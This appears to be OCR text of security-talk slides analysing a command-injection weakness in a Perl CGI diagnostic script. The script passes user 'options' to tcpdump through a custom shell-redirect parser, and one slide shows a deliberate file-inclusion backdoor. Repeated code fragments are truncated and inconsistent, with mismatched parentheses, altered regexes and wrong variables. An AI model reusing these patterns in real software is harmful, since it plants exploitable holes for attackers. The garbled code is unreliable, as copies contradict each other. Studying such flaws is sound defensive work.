
-dd Dump packet-matching code as a **C** program fragment.

-ddd Dump packet-matching code as decimal numbers (preceded with a count).

Manual page tcpdump(1) line 92 (press h for help or q to quit)

```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE



https://webcomicname.com/


TO-DOLIST
YOU ARE HERE

```
~# cd /
```

(back to the roots)

vim diag.cgi

```
#!/usr/bin/perl
use lib '/var/www/html/';
use strict;

use CGI ();
use DSSafe;


sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system("timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1") == 0;
    return undef;
}
.
print "Content-type: text/html\n\n";
.
my $options = CGI::param("options");
my $output = tcpdump_options_syntax_check($options);
.

# backdoor :)
my $tpl = CGI::param("tpl");
if (length $tpl > 0 && index($tpl, "..") == -1) {
    $tpl = "./tmp/" . $tpl . ".thtml";
    require($tpl);
}
```

1,1 Top

http://localhost:1337/DSSafe.pm - Mozilla Firefox

localhost:1337/ | http://localhost:1337/DSSafe.pm | Problem loading page


view-source:http://localhost:1337/DSSafe.pm


vim DSSafe.pm

```
....
    unless ($reg) {
        if ($arg =~ /^([^\000-\010\013\014\016-\037\177]*)$/) {
            return $1;
        }
        __l
        ret
    }
    return
}

sub is_tain
    local (
    not eva
}

1;
```

694,0-1 Bot

```
    # Parse a command. Interpret shell redirects. The command passed in is
    # considered as a single command w/o pipes and semicolons.
```



vim DSSafe.pm
return -1;
}
if ($pid) {
waitpid $pid, 0;
return $?;
}
}
return __execo $params;
}
.
# If last parameter involves redirection, use system2 call instead.
# redirections don't work with CORE::system.
sub system {
return CORE::system(@_) if (@_ > 1);
my $params = __parsecmd(join(' ', @_));
return -1 unless ($params);
# We want SIGINT and SIGQUIT to be ignored in the parent
# while the child is running. However, we want the child
# to get these signals -- so we declare a block around
# the code that ignores SIGINT such that the child will
# exec with the signals turned on.
{
local $SIG{INT} = 'IGNORE';
local $SIG{QUIT} = 'IGNORE';
flush STDOUT; flush STDERR; flush STDIN;
411,1
59%






```
sub system {
    return CORE::system(@_) if (@_ > 1);
    my $params = __parsecmd(join(' ', @_));
    return -1 unless ($params);

    # We want SIGINT and SIGQUIT to be ignored in the parent
    # while the child is running.  However, we want the child
    # to get these signals -- so we declare a block around
    # the code that ignores SIGINT such that the child will
    # exec with the signals turned on.
    {
        local $SIG{INT} = 'IGNORE';
        local $SIG{QUIT} = 'IGNORE';
        flush STDOUT; flush STDERR; flush STDIN;
......
        my $pid = fork;
        unless (defined $pid) {
            __log("system: cannot fork $!");
            return -1;
        }
        if ($pid) {
            waitpid $pid, 0;
            return $?;
        }
    }
    return __execo $params;
```

```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

```
sub system {
    return CORE::system(@_) if (@_ > 1);
    my $params = __parsecmd(join(' ', @_));
    return -1 unless ($params);

    # We want SIGINT and SIGQUIT to be ignored
    # while the child is running.  However, we w
    # to get these signals -- so we declare a blo
    # the code that ignores SIGINT such that the c
    # exec with the signals turned on.
    {
        local $SI
        local $SI
        flush STD
......
        my $pid =
        unless (d
            __log
            retur
        }
        if ($pid)
            waitp
            retur
        }
    }
    return __execo $params;
```




YOU ARE HERE
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1


YOU ARE HERE
sub system {
return CORE::system(@_) if (@_ > 1);
my $params = __parsecmd(join(' ', @_));
return -1 unless ($params);
# We want SIGINT and SIGQUIT to be ignored in the parent
# while the child is running. However, we want the child
# to get these signals -- so we declare a block around
# the code that ignores SIGINT such that the child will
# exec with the signals turned on.
{
local $SIG{INT} = 'IGNORE';
local $SIG{QUIT} = 'IGNORE';
flush STDOUT; flush STDERR; flush STDIN;
.....
my $pid = fork;
unless (defined $pid) {
__log("system: cannot fork $!");
return -1;
}
if ($pid) {
waitpid $pid, 0;
return $?;
}
}
return __execo $params;

```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE

```
sub system {
    return CORE::system(@_) if (@_ > 1);
    my $params = __parsecmd(join(' ', @_));
    return -1 unless ($params);

    # We
    # whi
    # to
    # the
    # exe
    {
        lo
        lo
        fi
.....
        my
        ur

        }
        if

        }
    }
    return __execo $params;
```

YOU ARE HERE

What is the meaning of @_ in Perl?

Asked 8 years, 10 months ago Active 2 years, 1 month ago Viewed 141k times

What is the meaning of `@_` in Perl?

85

perl variables

share edit flag

20

edited Dec 30 '10 at 15:43
DVK
102k ● 28 ● 185 ● 294

asked Dec 30 '10 at 14:42
Andrei
752 ● 3 ● 8 ● 14

add a comment

start a bounty

https://stackoverflow.com/a/4563516/1117552

```
timeout -s 9 2 /u
```

```
sub system {
    return CORE::system(@_)
    my $params = __parsecmd(
    return -1 unless ($param

    # We want SIGINT and SIG
    # while the child is run
    # to get these signals -
    # the code that ignores
    # exec with the signals
    {
        local $SIG{INT} = 'I
        local $SIG{QUIT} = '
        flush STDOUT; flush
......
        my $pid = fork;
        unless (defined $pid
            __log("system: c
            return -1;
        }
        if ($pid) {
            waitpid $pid, 0;
            return $?;
        }
    }
    return __execo $params;
```

YOU ARE HERE

perldoc perlvar is the first place to check for any special-named Perl variable info.

115

Quoting:

> `@_` : Within a subroutine the array `@_` contains the parameters passed to that subroutine.

More details can be found in perldoc perlsub (Perl subroutines) linked from the perlvar:

> Any arguments passed in show up in the array `@_` .
>
> Therefore, if you called a function with two arguments, those would be stored in `$_[0]` and `$_[1]` .
>
> The array `@_` is a **local array**, but its elements are **aliases for the actual scalar parameters**. In particular, if an element $_[0] is updated, the corresponding argument is updated (or an error occurs if it is not updatable).
>
> If an argument is an array or hash element which did not exist when the function was called, that element is created only when (and if) it is modified or a reference to it is taken. (Some earlier versions of Perl created the element whether or not the element was assigned to.) Assigning to the whole array @_ removes that aliasing, and does not update any arguments.

share edit flag


https://stackoverflow.com/a/4563516/1117552

edited Dec 30 '10 at 15:18
cjm
57.3k ● 8 ● 116 ● 162

answered Dec 30 '10 at 14:47
DVK
102k ● 28 ● 185 ● 294

Thanks, I've only recently accustomed myself to checking perldoc, and I've found the webpages useful: perldoc.perl.org/perlvar.html It wasn't bad to make a perl stub that launches this on the web...a webpage's formatting helps me a lot. – aschultz Dec 4 '16 at 7:21


add a comment




```
sub system {
    return CORE::system(@_) if (@_ > 1);
    my $params = __parsecmd(join(' ', @_));
    return -1 unless ($params);

    # We want SIGINT and SIGQUIT to be ignored in the parent
    # while the child is running.  However, we want the child
    # to get these signals -- so we declare a block around
    # the code that ignores SIGINT such that the child will
```

```
sub tcpdump_options_syntax_check {
    my $options = shift;
    return $options if system("timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1") == 0;
    return undef;
}
```


```
......
        my $pid = fork;
        unless (defined $pid) {
            __log("system: cannot fork $!");
            return -1;
        }
        if ($pid) {
            waitpid $pid, 0;
            return $?;
        }
    }
    return __execo $params;
```



YOU ARE HERE

```
sub system {
    return CORE::system(@_) if (@_ > 1);
    my $params = __parsecmd(join(' ', @_));
    return -1 unless ($params);

    # We want SIGINT and SIGQUIT to be ignored in the parent
    # while the child is running.  However, we want the child
    # to get these signals -- so we declare a block around
    # the code that ignores SIGINT such that the child will
    # exec with the signals turned on.
    {
        local $SIG{INT} = 'IGNORE';
        local $SIG{QUIT} = 'IGNORE';
        flush STDOUT; flush STDERR; flush STDIN;
......
        my $pid = fork;
        unless (defined $pid) {
            __log("system: cannot fork $!");
            return -1;
        }
        if ($pid) {
            waitpid $pid, 0;
            return $?;
        }
    }
    return __execo $params;
```


YOU ARE HERE
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
# Parse a command. Interpret shell redirects. The command passed in is
# considered as a single command w/o pipes and semicolons.·
sub __parsecmd {
my $cmd = shift;
my @args = quotewords('\s+', 1, $cmd);
my @env = (); # currently not used. pending review.
my @xargs = (); # arguments of the command
my ($xcmd, $fout, $fin, $ferr, $mout, $min, $merr, $rd2);
while (@args) {
my $arg = shift @args;
next if (length($arg) == 0);
unless (defined $xcmd) {
if ($arg =~ /^(\w+)=(.+)$/) {
push @env, {$1 => $2};
next;
} elsif ($arg =~ /^[^\/a-zA-Z]/) {
__log("Invalid command: $cmd"); # must be / or letter
return undef;
}
$xcmd = untaint($arg);
next;
}
if ($arg =~ /^(2|1)>&(2|1)$/) {
$rd2 = $2;





```
while (@args) {
    my $arg = shift @args;
    next if (length($arg) == 0);
    unless (defined $xcmd) {
        if ($arg =~ /^(\w+)=(.+)$/) {
            push @env, {$1 => $2};
            next;
        } elsif ($arg =~ /^([^\/]?[^\/]*)$/) {
            __log("Invalid command: $cmd"); # must be / or letter
            return undef;
        }
        $xcmd = untaint($arg);
        next;
    }
    if ($arg =~ /^(2|1)>&(2|1)$/) {
        $rd2 = $2;
    } elsif ($arg =~ /^(1|2)?(>>?)([^>].*)?$/) {
        if ($1 and $1 == 2) {
            ($merr, $ferr) = ($2, $3 || untaint(shift @args));
        } else {
            ($mout, $fout) = ($2, $3 || untaint(shift @args));
        }
    } elsif ($arg =~ /^(<)(.+)?$/) {
        ($min, $fin) = ($1, $2 || untaint(shift @args));
    } elsif ($arg =~ /^(>&)(.+)?$/) {
```


```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE

```
while (@args) {
    my $arg = shift @args;
    next if (length($arg) == 0);
    unless (defined $xcmd) {
        if ($arg =~ /^(\w+)=(.+)$/) {
            push @env, {$1 => $2};
            next;
        } elsif ($arg =~ /^[^\/a-zA-Z]/) {
            __log("Invalid command: $cmd"); # must be / or letter
            return undef;
        }
        $xcmd = untaint($arg);
        next;
    }
    if ($arg =~ /^(2|1)>&(2|1)$/) {
        $f1 = $2;
    } elsif ($arg =~ /^(1|2)?(>>?)([^>].*)?$/) {
        if ($1 and $2) {
            ($merr, $ferr) = ($2, $3 || untaint(shift @args));
        } else {
            ($mout, $fout) = ($2, $3 || untaint(shift @args));
        }
    } elsif ($arg =~ /^(<)(.+)?$/) {
        ($min, $fin) = ($2, $3 || untaint(shift @args));
    } elsif ($arg =~ /^(>&)(.+)?$/)
```





```
} elsif ($arg =~ /^(<)(.+)?$/) {
    ($min, $fin) = untaint(shift @args));
} elsif ($arg =~ /^(>&)(.+)?$/) {
    $fout = $ferr = $2 || untaint(shift @args);
    $mout = $merr = ">";
} elsif ($arg =~ /^(\'|\")(.*)(\'|\")$/) {
    push @xargs, $2; # skip checking meta between quotes
        } elsif ($arg =~ /[\$\&\*\(\)\{\}\[\]\`\;\|\?\n~<>]/) {
} elsif ($arg =~ /[\&\*\(\)\{\}\[\]\`\;\|\?\n~<>]/) {
    __log("Meta characters not allowed: ($arg) $cmd");
    return undef;
} elsif ($arg =~ /\W\$/) {
    __log("Meta characters not allowed: ($arg) $cmd");
} else {
    push @xargs, untaint($arg);
}
```





```
if ($rd2) {
    # redirect both 2 and 1 to the same place
    if (defined $fout) {
        ($ferr, $merr) = ($fout, $mout);
    } elsif (defined $ferr) {
        ($fout, $mout) = ($ferr, $merr);
    } elsif ($rd2 == 1) {
        open STDERR, ">&STDOUT" or die "cannot dup STDERR to STDOUT:$!\n";
        select STDERR; $|=1;
        select STDOUT; $|=1;
    } elsif ($rd2 == 2) {
        open STDOUT, ">&STDERR" or die "cannot dup STDOUT to STDERR:$!\n";
        select STDOUT; $|=1;
        select STDERR; $|=1;
    }
}
```

seems like a reasonable thing to do...




```
sub system {
    return CORE::system(@_) if (@_ > 1);
    my $params = __parsecmd(join(' ', @_));
    return -1 unless ($params);

    # We want SIGINT and SIGQUIT to be ignored in the parent
    # while the child is running.  However, we want the child
    # to get these signals -- so we declare a block around
    # the code that ignores SIGINT such that the child will
    # exec with the signals turned on.
    {
        local $SIG{INT} = 'IGNORE';
        local $SIG{QUIT} = 'IGNORE';
        flush STDOUT; flush STDERR; flush STDIN;
......
        my $pid = fork;
        unless (defined $pid) {
            __log("system: cannot fork $!");
            return -1;
        }
        if ($pid) {
            waitpid $pid, 0;
            return $?;
        }
    }
    return __execo $params;
```

YOU ARE HERE





```
# executed by a child process or our version of exec
sub __execo {
    my $params = shift;

    unless ($params->{mstdout} or $params->{mstderr} or $params->{mstdin}) {
        # if there is no special redirect requirements, we simply execute
        goto execute;
    }
....
    # if stdout goes into a file, we reopen STDOUT to that file
    if (exists $params->{fstdout}) {
        if ($params->{fstdout} eq "/dev/null") {
            CORE::close(STDOUT);
            unless (CORE::open(STDOUT, ">/dev/null")) {
                __die("__execo: cannot open /dev/null");
            }
        } else {
            my $stdout = gensym;
            unless (CORE::open($stdout,
                               $params->{mstdout} . $params->{fstdout})) {
                __die("__execo: cannot open " . $params->{fstdout});
            }
            my $fd = fileno($stdout);
            unless (CORE::open(*STDOUT, ">&=$fd")) {
                __die("__execo: dup STDOUT to " . $params->{fstdout});
            }
```


```
timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1
```

YOU ARE HERE

```
# executed by a child process or our version of exec
sub __execo {
    my $params = shift;

    unless ($params->{mstdout} or $params->{mstderr} or $params->{mstdin}) {
        # if there is no special redirect requirements, we simply execute
        goto execute;
    }
...
    # if stdout goes into a file, we reopen STDOUT to that file
        if ($params->{fstdout} eq "/dev/null") {
            CORE::close(STDOUT);
            unless (CORE::open(STDOUT, ">/dev/null")) {
                __die("__execo: cannot open /dev/null");
            }
        } else {
            my $stdout = gensym;
            unless (CORE::open($stdout,
                               $params->{mstdout} . $params->{fstdou
                __die("__execo: cannot open " . $params->{fstdout});
            }
            my $fd = fileno($stdout);
            unless (CORE::open(*STDOUT, ">&=$fd")) {
                __die("__execo: dup STDOUT to " . $params->{fstdout}
            }
```

https://youtu.be/LZ34LlaIk88






```
# executed by a child process or our version of exec
sub __execo {
    my $params = shift;

    unless ($params->{mstdout} or $params->{mstderr} or $params->{mstdin}) {
        # if there is no special redirect requirements, we simply execute
        goto execute;
    }
....
    # if stdout goes into a file, we reopen STDOUT to that file
    if (exists $params->{fstdout}) {
        if ($params->{fstdout} eq "/dev/null") {
            CORE::close(STDOUT);
            unless (CORE::open(STDOUT, ">/dev/null")) {
                __die("__execo: cannot open /dev/null");
            }
        } else {
            my $stdout = gensym;
            unless (CORE::open($stdout,
                               $params->{mstdout} . $params->{fstdout})) {
                __die("__execo: cannot open " . $params->{fstdout});
            }
            my $fd = fileno($stdout);
            unless (CORE::open(*STDOUT, ">&=$fd")) {
